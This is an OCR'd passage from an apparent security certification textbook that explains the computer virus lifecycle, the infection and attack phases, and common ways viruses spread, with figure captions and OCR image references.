
Stages of Virus Lifecycle

Design	Developing virus code using **programming languages** or construction kits
Replication	Virus replicates itself for a period within the **target system** and then spreads itself
Launch	It gets activated when the user performs certain actions such as running **infected programs**
Detection	A virus is identified as a threat infecting target systems
Incorporation	Antivirus software developers **assimilate defenses** against the virus
Execution of the damage routine	Users **install antivirus updates** and eliminate the **virus threats**

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection**: The virus is identified as a threat infecting target system.
5. **Incorporation**: Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine**: Users install antivirus updates and eliminate the virus threats.



Working of Viruses

Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to a **.exe** file in the system

Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are run, and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a specific event

File Fragmented Due to Virus Attack

Page: 1 File: A	Page: 3 File: B	Page: 1 File: B	Page: 3 File: A	Page: 2 File: B	Page: 2 File: A

Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.

- The execution of the infected program also infects other programs in the system.
- The above cycle continues until the user realizes that there is an anomaly in the system.

Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

Specific viruses infect in different ways, such as

- A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
    - Source code
    - Batch files
    - Script files
- Boot sector viruses execute their code before the target PC is booted.

Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage. Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the .EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **DVDs and other storage media**: When infected storage media such as DVDs, flash drives, and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.

Virus Infected File


Figure 7.36: Infection Phase

- **Attack Phase**

  Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

  Most viruses that attack target systems perform the following actions:

  - Delete files and alter the content of data files, slowing down the system
  - Perform tasks not related to applications, such as playing music and creating animations



Unfragmented File Before Attack

Page: 2
Page: 3
